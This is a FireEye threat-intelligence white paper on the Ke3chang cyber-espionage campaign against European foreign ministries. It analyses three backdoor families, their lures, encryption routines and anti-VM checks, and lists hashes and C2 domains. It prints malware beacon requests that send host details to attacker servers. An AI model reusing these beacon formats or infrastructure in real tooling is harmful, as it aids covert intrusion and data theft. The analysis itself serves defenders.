WHITE PAPER

FireEye

OPERATION "KE3CHANG":

Targeted Attacks Against Ministries of Foreign Affairs

Authors: Nart Villeneuve, James T. Bennett, Ned Moran, Thoufique Haq, Mike Scott, and Kenneth Geers

SECURITY REIMAGINED

CONTENTS

Executive Summary

Diplomatic missions, including ministries of foreign affairs (MFA), are high-priority targets for today's cyber spies. Large-scale cyber espionage campaigns such as "GhostNet" have demonstrated that government agencies around the world, including embassies, are vulnerable to targeted cyber attacks.[1]

As the crisis in Syria escalates, FireEye researchers have discovered a cyber espionage campaign, which we call "Ke3chang," that falsely advertises information updates about the ongoing crisis to compromise MFA networks in Europe. We believe that the Ke3chang attackers are operating out of China and have been active since at least 2010. However, we believe specific Syria-themed attacks against MFAs (codenamed by Ke3chang as "moviestar") began only in August 2013. The timing of the attacks precedes a G20 meeting held in Russia that focused on the crisis in Syria.[2]

FireEye gained visibility into one of 23 known command-and-control (CnC) servers operated by the Ke3chang actor for about one week. During this time, we discovered 21 compromised machines connecting to the CnC server. These included what appear to be three administrative tests by the attackers and two connections from other malware researchers. Among the targets, we identified nine compromises at government ministries in five different European countries. Eight of these compromises were at MFAs.

When FireEye had visibility on the CnC server, we saw the attackers engage in post-compromise information gathering and lateral movement on the target network, where upon FireEye immediately contacted the relevant authorities and began the notification process.

The changing face of espionage

Alas, poor James Bond. The days are over when spies had to be both a black belt and Prince Charming in the same scene. Today, the vast majority of intelligence collection is conducted through signals intelligence. The ubiquity and vulnerability of the Internet have opened windows into the affairs of Washington, Beijing, and Moscow to a degree that Bond author, Ian Fleming, would never have imagined.

The advanced persistent threat

The worldwide deployment of espionage-focused malware has made this generation the Golden Age of espionage. Global reach, stealthy maneuvers, legal cover, and plausible deniability—what more could a spy ask for? That is why FireEye focuses on the vexing problem of the advanced persistent threat (APT).


APT activity is best described as a campaign, a series of attacks over time. Each attack comprises a variety of phases, including reconnaissance, exploitation, command and control, lateral movement, and exfiltration.[3] Intelligence can be extracted during each phase of the attack to build a full understanding of the tools, techniques, and procedures (TTPs) used by a particular APT campaign's life cycle. However, network defenders may have only partial visibility into any single incident. That makes tracking and correlating activity across multiple related incidents critical.

The Ke3chang campaign

The Ke3chang attackers have been active since at least 2010. Tracking their activity over time has revealed information on their targeting preferences and the malware tools they use. The attackers have used three types of malware over the years and have traditionally targeted the aerospace, energy, government, high-tech, consulting

[1] Information Warfare Monitor. "Tracking GhostNet: Investigating a Cyber Espionage Network". March 2009.
The SecDev Group. "Shadows in the Cloud: An investigation into cyber espionage 2.0." April 2010. SecureList. "'Red October'" Diplomatic Cyber Attacks Investigation". January 2013.
SecureList. "The NetTraveller". June 2013.
[2] G20 Leaders' Summit, St. Petersburg on September 5-6, 2013
[3] Cloppert, M. "Defining APT Campaigns". June 2010.
Cloppert, M. "Attacking the Cyber Kill Chain". October 2009. Bejtlich, R. "Incident Phases of Compromise". June 2009.

Figure 1:
Percent of attacks by industry targeted by Ke3chang actor



services, and chemicals/manufacturing/mining sectors. However, the number of attacks against entities in these sectors has been small. The scarcity of individual attacks may indicate the attackers are selective about their targets.

During August 2013, FireEye gained visibility on one of 22 CnC servers used at that time by the Ke3chang attackers. In addition to confirming compromised endpoints at several MFAs, FireEye gained unique insight into the attackers' lateral movement activities. In this report, we present the historical intelligence we have gathered on the Ke3chang campaign, as well as an in-depth assessment of the ongoing Syrian-themed attacks against these MFAs. Our objective is to arm network defenders with information to combat this threat actor.

Targeting

Traditionally, the Ke3chang attackers have used spear-phishing emails with either a malware attachment or a link to a malicious download. They have also leveraged a Java zero-day vulnerability (CVE-2012-4681), as well as older, reliable exploits for Microsoft Word (CVE-2010-3333) and Adobe PDF Reader (CVE-2010-2883). The Ke3chang attackers have also sent Windows screensaver files (.scr) and executable files (.exe) using the Unicode Right-To-Left-Override (RTLO) technique to cloak the original filename extension from the targeted user.[4] In addition to the recent Syria-themed campaign, they also used a London Olympics-themed campaign in 2012 and one that involved former model and French first lady Carla Bruni in 2011.

Malware analysis and timeline

Over the years, the Ke3chang attackers have used three types of malware that we call: "BS2005", "BMW", and "MyWeb". We believe these three types of malware are an evolution of a single project from a single developer or small team of developers sharing code. Functionally, it is a typical first stage backdoor commonly found in APT attacks. It has the ability to upload and download files, run shell commands, and sleep for a configurable length of time. All of the CnC communications are performed over the HTTP protocol.

[4] Ke3chang used the Java vulnerability (CVE-2012-4681) before a patch was available. Krebs, B. "'Right-to-Left Override' Aids Email Attacks". September 2011.

The current Ke3chang campaign leverages the BS2005 malware, while older activity from 2010-2011 leveraged BMW, followed by the MyWeb malware sporadically used in between.

BS2005: Oct 2011 – present (most recent)

BS2005 campaign: "moviestar"

Just as the media began to report on possible U.S. military intervention in Syria, the Ke3chang attackers began to use this topic as a lure to trick their targets into running their malware. Although attackers routinely employ breaking news as lures, the targets of this campaign, codenamed by Ke3chang as "moviestar", were various ministries of foreign affairs in Europe.

The malware used in this most recent campaign is known as "BS2005". One sample was located in a ZIP file named "US_military_options_in_Syria.zip" (6cb633b371700d1bd6fde49ab38ca471) and contained the file "US_military_options_in_Syria.pdf.exe" (b68a16cef982e6451ddf26568c60833d). This executable is a "loader" that contains the process debugging (PDB) string:

```
c:\BS2005\BS2005\release\Loader.pdb
```

Upon execution, the loader drops another executable "ie.exe" (277487587ae9c11d7f4b-d5336275a906) that contains the following PDB string:

```
c:\BS2005\BS2005\release\IE.pdb
```

This executable has a compile date of 2013/07/25 and BS2005 is the most recent iteration of the backdoor. Upon execution of "ie.exe", it beacons to a CnC host, named cascais.epac.to (IP: 122.10.83.51), with the following HTTP traffic pattern:

```
POST /p3oahin/<filename>.aspx-
?r=<Base64 Encoded Data>=&a=
HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compati-
ble; MSIE 7.0; Windows NT 5.1; .NET
CLR 2.0.50727; .NET CLR
3.0.04506.30)
Host: cascais.epac.to
Content-Length: 4
Connection: Keep-Alive
<Base64 Encoded Data>
```

Although this sample uses the "/p3oahin/" path, we have observed earlier samples that used the path "/ke3chang/" and "/shfam9y/." The sample we analyzed randomly chooses the <filename> to use in the URL from the following hard-coded list:

- albumtop.aspx
- blogvideo.aspx
- celebrity.aspx
- modules.aspx
- newpage.aspx
- pratty.aspx
- tieback.aspx
- ugctag.aspx
- verycd.aspx
- worldcat.aspx

In addition, each sample contains a mark or campaign tag, embedded in the Base64 callback payload that allows the attackers to keep track of their various campaigns. In this case, the mark in the Syria-themed iteration of this campaign was consistently the "moviestar" tag.

Each byte of the CnC data goes through the following transformation:

- The data has 0x27 plus its positional index number added to it
- It is then XOR'd with its positional index number
- This data is then Base64 encoded, with '+' characters being replaced with '*' characters when the data is transmitted as a parameter in the URL

The Base64 data for the 'r' parameter decodes and decrypts to the following data format:

```
<Local IP address>
<Computer name>
<Domain>
<Campaign marker>
<Date/Time>
<Command identifier>
<Volume serial number> <yes/no/nn>
<empty line>
<empty line>
```

In this format, the <yes/no/nn> indicates whether more data is available for command output or file upload. An "nn" refers to NOP/NOOP ("NO OPeration"—a beacon signal).
Various versions of the BS2005 malware will use a different constant for the addition part of the encryption routine and contain other information, such as the following:

- Installed mail client
- Internet Explorer version
- Windows version
- Whether a proxy server is configured
- Whether a virtual machine was detected

In addition to the Base64 data in the URI of the HTTP POST, the BS2005 malware also includes Base64 data in the body of the HTTP POST. The Base64 data for the POST body decodes and decrypts to one of the following: "no," uploaded file content, or the output from the previous command.

Once the HTTP POST completes, the response is an HTML page with a hidden form (see Figure 3). A particular string sequence is expected, which




Figure 2:
BS2005 CnC encryption routine

Figure 3: Rendered Web page retrieved by BS2005 as HTTP REPLY to HTTP POST





Figure 4: HTML retrieved by BS2005. The highlighted portion contains the post-compromise command data returned back to the malware




contains a command ID and delimited parameters. All three malware families that FireEye analyzed (BS2005, MyWeb, and BMW) follow a similar CnC pattern in their HTTP replies.

At least one of the BS2005 samples contained a simple anti-virtual machine heuristic. Specifically, the GetTickCount function is called and a loop is executed 999,999,990 times that simply increments a variable. After this loop completes, GetTickCount is called again and the values are compared. If they are the same, the process terminates.

A trait common to all three malware families we analyzed is that they use the IWebBrowser2 COM interface to perform their CnC communication. This programming interface allows the programmer to reuse code from an existing browser (typically Internet Explorer) to perform Web browsing, simplifying the development process. The network communication is actually performed through the browser process, causing some misdirection when it comes to determining which process is ultimately responsible for generating this network traffic. This technique is nothing new for malware, but FireEye did notice something interesting in BS2005's behavior.

BS2005 attempts to kill any processes named "maxthon.exe" or "360se.exe." The "360se.exe" process seems to make sense, because it relates to 360 Chinese anti-virus software. But why the

Figure 5:
BS2005 "snake" campaign email attack vector



malware would be programmed to terminate Maxthon, a free browser developed by a Chinese company, was initially unclear.

Upon further investigation, we found that if a Maxthon browser is open while the BS2005 malware uses this IWebBrowser2 COM interface to navigate to a Web page, the Maxthon browser opens a new tab and visibly navigates to the Web page itself. Instead of using other APIs to make Web requests and read responses, the BS2005 developer apparently dealt with this issue by simply killing any Maxthon browser processes running on the target computer. This lack of sophistication is present throughout the code in all three malware families (BS2005, MyWeb, and BMW). BS2005 is actually the most complex of the three, which makes sense given that it is the most recent malware family we have seen.

Improvements in the BS2005 version of the malware include a "sleep until date/time" command and weak encryption for all CnC data; previous iterations (MyWeb and BMW) did not encrypt the host information sent in the beacon.

BS2005 campaign: "snake"

In 2011 a campaign, labeled "snake" by the attackers, started using the theme of nude photos of the French prime minister's wife, Carla Bruni, as a lure. Attackers sent an email to various targets that encouraged recipients to download a password-protected RAR file (see Figure 5).

The malware contained within the RAR was named "carla_bruni_nude_pics_spp.scr" (727ef86947f5e109435298e077296a42). When executed, the BS2005 malware connected to a CnC server with the following HTTP traffic pattern:

```
POST /ke3chang/Directx.aspx-
?r=<Base64 Encoded Data> HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compati-
ble; MSIE 8.0; Windows NT 5.1;
Trident/4.0)
Accept-Encoding: gzip, deflate
Host: g20news.ns01.us
Content-Length: 4
Connection: Keep-Alive <Base64
Encoded Data>
```

The CnC server's hostname in this case contains the string "g20news"; because of this, FireEye believes that the targets of the "snake" campaign may have been related to the G20 finance ministers meeting held in Paris, France on October 15, 2011.

BS2005 campaigns: "dream/dolphin"

In 2012, another series of attacks began that leveraged information about the London Olympics in an attempt to lure targets into clicking on malicious attachments (see Figure 6 and Figure 7). Based on information from the FireEye® Dynamic Threat Intelligence™ (DTI) cloud, we observed that this campaign targeted a single firm in the Chemicals/Manufacturing/Mining sector.

These attacks leveraged older exploits in Adobe PDF Reader (CVE-2010-2883) and Microsoft Word (CVE-2010-3333). These BS2005-laced samples (ecc1167a5f45d72c899303f9bbe44bbc and b391d47b37841741a1817221b946854a) connected to the following CnC servers:

- `news.studenttrail.com`
- `skyline.ns1.name`

The HTTP callback pattern to the CnCs in these cases was modified slightly from the earlier path of "/ke3chang/" to "/shfam9y/".

```
POST /shfam9y/Default.aspx-
?r=<Base64 Encoded Data>a= HTTP/1.1
```

This could represent an attempt to avoid any network-based signatures that detect based on the specific URL path of earlier samples. Lastly, the addition constant for the CnC encryption routine in these two BS2005 samples is 0x7C.




Figure 6: BS2005 "dream/dolphin" campaign 2012 Olympic-themed decoy content—daily competition schedule




Figure 7: BS2005 "dream/dolphin" campaign 2012 Olympic-themed decoy content—early check-in communication

BS2005 campaign: "newtiger"

Three months after the Olympics-themed attacks, FireEye observed a new BS2005 campaign labeled "newtiger," which is possibly a reference to an older 2010 campaign labeled "tiger." The decoy content in this case is a threat report from a well-known security vendor (see Figure 8). Using information from the FireEye DTI cloud, FireEye observed that this campaign targeted a single firm in the Services/Consulting sector.

The sample used in this attack (50dd-931b85891168244a10073f4a6f79) dropped BS2005 malware that connected to the CnC `www.trap.dsmtp.com and used the "/shfam9y/"` URI path.


MyWeb: Jan 2010 – May 2011

The Ke3chang attackers used the older "MyWeb" malware family from 2010 to 2011. The MyWeb sample that FireEye analyzed has a compile date of 1/20/2011. At least one of the attacks in this campaign leveraged a European security and defense-themed lure, which aligns with the targeting preferences for this group.

MyWeb is the second-generation malware used by this threat actor; it was used after BMW but before BS2005. Improvements over BMW include an anti-sandbox detection technique, a configurable sleep value for the CnC beacon loop, and a consolidated configuration block that enables the malware author to change the CnC domain without having to recompile the malware.


MyWeb's anti-sandbox detection technique calls GetSystemTime, saving the value, then looping 500,000 times calling GetSystemTime for each loop; finally, the malware compares the milliseconds value of the last call with the value saved from the first call. If the values are equal, the malware process terminates silently.

Figure 8:
BS2005 "newtiger" campaign security-themed decoy content



The MyWeb configuration is stored in a 104-byte block of encoded data appended to the end of the portable executable (PE) file. To decode the configuration data, each character has its positional index number added to it. The CnC domain is stored at offset 0x0. Upon successful connection to the CnC server, the malware sleeps for the amount of time that is stored in seconds at offset 0x20. The sleep value used for CnC connection failures is stored in minutes at offset 0x30.

Figure 9:
MyWeb configuration block decode routine



MyWeb only encrypts the command results data sent back to the CnC server using the same weak encryption algorithm as BS2005 (see Figure 2). The addition constant for the encryption routine for the sample we analyzed (be58180f4f7ee-6a643ab1469a40ffbca) is 0x5A. The beacon data is transmitted in URL parameters in plaintext and is self-explanatory:

```
hxxp://ensun.dyndns.org/MYWEB/
SearchX.ASpX?id1=<local IP
address>&id2=<computer
name>&id3=<volume serial num-
ber>&id4=<32 random alphabet char-
acters>
```

Downloaded and uploaded files are simply Base64 encoded. Command results are encrypted and then Base64 encoded.

Figure 10:
Decoded MyWeb configuration block

BMW: July 2010

BMW is the earliest iteration of this malware that FireEye has seen and was used by the Ke3chang attackers in older 2010 attacks. The initial infection vector is unknown; however, BMW was presumed to be delivered via weaponized email attachments/links—similar to the newer campaigns leveraging MyWeb and BS2005. The samples we analyzed have a compile date of 2010/07/08. This malware is known as BMW, due to the presence of this PDB string:

```
e:\DebugBmw1.0\BMW\release\Large.
pdb
```

BMW sample (649691e1d367721f0ff899 fd31133915) beacons to CnC mail.yahoo.sendsmtp.com with the following fake HTTP traffic:

```
POST /<filename>.aspx?Random=<16
Random Alphabet Characters>
HTTP/1.1 Accept: text/html, appli-
cation/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compati-
ble; MSIE 9.0; Windows NT 6.1;
Trident/5.0) Accept-Encoding:
gzip, deflate
Host: mail.yahoo.sendsmtp.com
Content-Length: 144
Connection: Keep-Alive

<Base64 Encoded Data>
```

The <filename> in the URI is randomly chosen from one of the following hard-coded entries within the malware binary:

- acheb.aspx
- bajree.aspx
- cyacrin.aspx
- dauber.aspx
- eaves.aspx

The Base64 encoded data in the POST body decodes to the following:

```
<Local IP address>
<Computer name>
<Domain>
<Browser version>
<Mail client>
<Campaign marker>
<Date/Time>
<ProxyEnable/ProxyDisable>
<Y/N>
<second parameter of last CnC
response> <Last command executed>
<X Bytes>
<Volume serial number>
```

The <Y/N> data indicates whether the malware is running inside a virtual machine. The <X Bytes> data indicates the number of bytes last downloaded from the download file command.

BMW encrypts uploaded and downloaded files and command results before Base64 encoding them, using the same weak encryption algorithm as BS2005 (see Figure 2). The constant used for addition in the sample we analyzed is 0x5A.

Malware Family Matrix

Table 1 is a complete list of all samples that were analyzed as part of this investigation, along with any known URI variances, campaign markers, and decoy or lure themes used by this threat actor.

Command and Control Analysis

The Ke3chang attackers' CnC infrastructure relies primarily on domains obtained from dynamic DNS providers. The attackers shift IP addresses frequently and often point their CnC domains to

Table 1: Ke3chang samples analyzed

Dropped File MD5	Compile Data	Family	URI	Mark/Tag	Decoy/Lure Theme
072af79bb2705b27ac2e8d61a25af04b	2010-01-25	MyWeb	myweb		
82b1712156c5af50e634914501c24fb1	2010-01-25	MyWeb	myweb		
8c8d6518910bc100e159b587a7eb7f8d	2010-05-10	MyWeb	myweb		
649691e1d367721f0ff899fd31133915	2010-07-08	BMW		tiger	
aa0126970bab1fa5ef150ca9ef9d9e2e	2010-07-08	BMW		tiger	
5cc39185b302cc446c503d34ce85bab7	2010-07-08	BMW		tiger	
be58180f4f7ee6a643ab1469a40ffbca	2011-01-20	MyWeb	myweb		
2a3da83f4037ad82790b2a6f86e28aa2	2011-05-31	MyWeb	Eourdegh		European Security and Defense
09b5f55ce2c73883c1f168ec34d70eb9	2011-10-18	BS2005	ke3chang	snake	Carla Bruni
5ee64f9e44cddaa7ed11d752a149484d	2012-03-13	BS2005	shfam9y	dream	London Olympics
026936afbbbdd9034f0a24b4032bd2f8	2012-03-22	BS2005	shfam9y	dolphin	London Olympics
98f58f61f4510be9c531feb5f000172f	2012-06-01	BS2005	shfam9y	newtiger	McAfee Report
8c7cf7baaf20fe9bec63eb8928afdb41	2012-07-10	BS2005	shfam9y	dream	
4c46abe77c752f21a59ee03da0ad5011	2012-08-28	BS2005	shfam9y	newtiger	
e75527a20bb75aa9d12a4d1df19b91fa	2012-08-30	BS2005	shfam9y	black	
abe4a942cb26cd87a35480751c0e50ae	2012-09-07	BS2005	shfam9y	sun	
62af361228a14b310042e69d6bab512c	2012-09-19	BS2005	shfam9y	yong	
4c86634100493f0200bbdaf75efa0ebe	2012-11-19	BS2005	shfam9y	pretty	
703c9218e52275ad36147f45258d540d	2013-04-18	BS2005	p3oahin	logon	
277487587ae9c11d7f4bd5336275a906	2013-07-25	BS2005	p3oahin	moviestar	Syria
777aab06646701c2c454db5c06982646	2013-07-25	BS2005	p3oahin	odyssey	Second stage / moviestar
c2c1bc15e7d172f9cd386548da917bed	2013-07-25	BS2005	p3oahin	odyssey	Draft agenda
c718d03d7e48a588e54cc0942854cb9e	2013-08-21	BS2005	p3oahin	brighto	National Day Arrangement
e4d8bb0b93f5da317d150f039964d734	2013-09-18	BS2005	p3oahin	golden	

legitimate IP addresses when they are not in use. To date, we have observed the following domains used by each of these malware families:

BS2005

- g20news.ns01.us
- news.studenttrail.com
- skyline.ns1.name
- www.trap.dsmtp.com
- ftp.backofficepower.com
- news.freewww.info
- blackberry.dsmtp.com
- adele.zyns.com
- windowsupdate.serveuser.com
- officescan.securitynh.com
- officescan.securitynh.com
- cascais.epac.to
- www.errorreporting.sendsmtp.com
- www.sumba.freetcp.com
- google.winfy.info
- cname.yahoo.sendsmtp.com

BMW

- mail.yahoo.sendsmtp.com
- update.msntoole.com

MyWeb

- expo2010.zyns.com
- win7.sixth.biz
- ensun.dyndns.org
- www.spaces.ddns.us
- blog.strancorproduct.info[5]

We have mapped out the relationship between the CnC servers for all three malware families and have found that they have shared common historical IP addresses in the past.





Figure 11:
Common Ke3chang CnC infrastructure

[5] The sample was not located for this CnC; however, the callback and response captured by JsUnpack is consistent with the "Eourdegh" variant of the MyWeb malware, as outlined here: http://jsunpack.jeek.org/dec/go?report=e5f9dae61673a75db6dcb2475cb6ea8f22f66e9a

Figure 12: Expanded Ke3chang CnC infrastructure



Using the IP addresses from the 23 CnC servers FireEye collected from our initial samples, we then mapped all the IP addresses that these domains resolved to. We then collected any other domains that also resolved to these IP addresses, resulting in at least 99 possible Ke3chang CnC servers.

Upon further analysis, we find that these 99 CnC servers are primarily located in the U.S., China, and Hong Kong.

Figure 13: Geolocation of Ke3chang CnC infrastructure





Figure 14: Ke3chang CnC control panel



Ke3chang CnC control panel

Upon accessing one of the Ke3chang CnC servers, we found that the attackers have a Web-based control panel that allows them to interact with compromised computers, as shown in Figure 14.

The control panel also contains a link to an "AutoScanner" feature that includes several preconfigured commands to gather information about a compromised system and perform network reconnaissance on the endpoint (see Figure 15).

Information gathering / lateral movement analysis

